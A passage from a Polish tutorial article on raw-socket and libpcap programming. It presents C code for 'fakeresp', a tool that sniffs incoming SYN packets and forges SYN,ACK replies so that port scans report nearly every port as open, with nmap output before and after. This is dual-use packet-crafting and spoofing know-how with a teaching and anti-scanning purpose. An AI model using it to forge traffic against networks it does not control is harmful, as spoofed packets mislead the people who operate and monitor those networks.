char buf[] =
{
/* Ethernet II */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* destination */
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, /* source */
0x08, 0x00, /* Type: IP */

/* IP */
0x45, /* version: 4, header len: 20 */
0x00,
0x00, 0x28, /* total len: 40 */
0x00, 0x00, /* ID */
0x00, 0x00, /* flags, offset */
0x80, /* TTL */
0x06, /* proto: TCP */
0x00, 0x00, /* header checksum */
0x00, 0x00, 0x00, 0x00, /* source */
0x00, 0x00, 0x00, 0x00, /* destination */

/* TCP */
0x00, 0x00, /* source port */
0x00, 0x00, /* destination port */
0x00, 0x00, 0x00, 0x00, /* seq */
0x00, 0x00, 0x00, 0x00, /* ack */
0x50, /* header len: 20 */
0x12, /* flags: SYN,ACK */
0xff, 0xff, /* window size */
0x00, 0x00, /* checksum */
0x00, 0x00  /* urgent pointer */
};

/* [...] */

        #define PORTS_COUNT 2                   /* faktycznie otwarte porty */
        unsigned short ports[PORTS_COUNT];      /* ktore nasz program */
        ports[0]=htons(22);                     /* powinien ignorowac */
        ports[1]=htons(80);

/* [...] */

        /* rozpoczynamy wachanie, nie potrzebujemy promiscuous mode */
        descr = pcap_open_live(dev, -1, 0, -1, errbuf);

/* [...] */

        /* petla, w ktorej odbieramy pakiety */
        for (;;)
        {
                p = pcap_next(descr, &hdr);

                if (p == NULL)
```

```
{
        fprintf(stderr, "Blad␣podczas␣odbierania␣pakietu␣"
                "(pcap_next()␣zawiodlo)\n");
        return 1;
}

/* musi to byc pakiet IPv4 */
if (!(p[12] == 0x08 && p[13] == 0x00 && p[14] == 0x45))
        continue;
/* musi to byc pakiet TCP */
if (!(p[23] == 0x06))
        continue;
/* flagi: tylko SYN */
if (!(p[47]==0x02))
        continue;

/* tylko pakiety skierowane na nasze IP */
if (memcmp(OUR_IP, &p[30], 4))
        continue;

/* jesli to jeden ze zdefiniowanych portow (22, 80), zostaw
 * sytuacje w spokoju */
for (i=0; i<PORTS_COUNT; i++)
        if (!memcmp(&ports[i], &p[36], 2))
                continue;

/* Kopiujemy w odpowiedni sposob dane z otrzymanego pakietu do
 * pakietu, ktory zamierzamy wyslac */

/* adres MAC */
memcpy(&buf[0], &p[6], 6);
memcpy(&buf[6], &p[0], 6);

/* adres IP */
memcpy(&buf[26], &p[30], 4);
memcpy(&buf[30], &p[26], 4);

/* port TCP */
memcpy(&buf[34], &p[36], 2);
memcpy(&buf[36], &p[34], 2);

/* IP identyfication */
buf[18] = (char)rand();
buf[19] = (char)rand();

/* ACK */
memcpy(&ack, &p[38], 4);
ack = ntohl(ack);
ack++;
ack = htonl(ack);
memcpy(&buf[42], &ack, 4);

/* SEQ */
buf[38] = (char)rand();
buf[39] = (char)rand();
buf[40] = (char)rand();
buf[41] = (char)rand();

/* suma kontrolna IP */
buf[24] = 0x00;
buf[25] = 0x00;
sum = checksum((unsigned short*)&buf[14], 20);
```

```
                memcpy(&buf[24], &sum, 2);

                /* suma kontrolna TCP */
                buf[50] = 0x00;
                buf[51] = 0x00;
                memset(pseudohdr, 0, 32);
                memcpy(&pseudohdr[0], &buf[26], 4);
                memcpy(&pseudohdr[4], &buf[30], 4);
                pseudohdr[9] = 0x06;
                pseudohdr[11] = 0x14;
                memcpy(&pseudohdr[12], &buf[34], 20);
                sum = checksum((unsigned short*)pseudohdr, 32);
                memcpy(&buf[50], &sum, 2);

                /* wysylamy pakiet SYN,ACK! */
                if (sendto(sockfd, buf, 54, 0,
                        (struct sockaddr *)&addr, sizeof(addr)) == -1)
                {
                        fprintf(stderr, "Blad: %s\n", strerror(errno));
                        close(sockfd);
                        return 1;
                }

                printf("."); /* kropeczka jako znak zwyciestwa */
                fflush(stdout);
        }

/* [...] */
```

Listing 9: Skanowanie hosta który nie używa fakeresp

```
Interesting ports on 10.1.21.104:
Not shown: 1695 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Listing 10: Skanowanie hosta używającego fakeresp

```
Interesting ports on 10.1.21.104:
PORT      STATE SERVICE
1/tcp     open  tcpmux
2/tcp     open  compressnet
3/tcp     open  compressnet
4/tcp     open  unknown
5/tcp     open  rje
6/tcp     open  unknown

***** bardzo długa lista otwartych portów *****

61439/tcp open  netprowler-manager
61440/tcp open  netprowler-manager2
61441/tcp open  netprowler-sensor
65301/tcp open  pcanywhere
```

9 Podsumowanie

Celem tego artykułu było pokazanie, w jaki sposób w systemie operacyjnym opartym o jądro Linuksa wykonać „wąchanie” (podsłuchiwanie) oraz „wstrzykiwanie” (wysyłanie) pakietów sieciowych. Potrzebne narzędzia

i umiejętności zostały zobrazowane prostymi przykładami. Możliwości programów używających SOCK_RAW oraz biblioteki libpcap kończą się razem z naszą wiedzą o protokołach sieciowych i wyobraźnią.

Wykorzystane przykłady:
`http://xploit.pl/materialy/xploit_02/niskopoziomowe_programowanie_sieciowe/`

Strona domowa autora:
`http://chomzee.ethernet.pl/`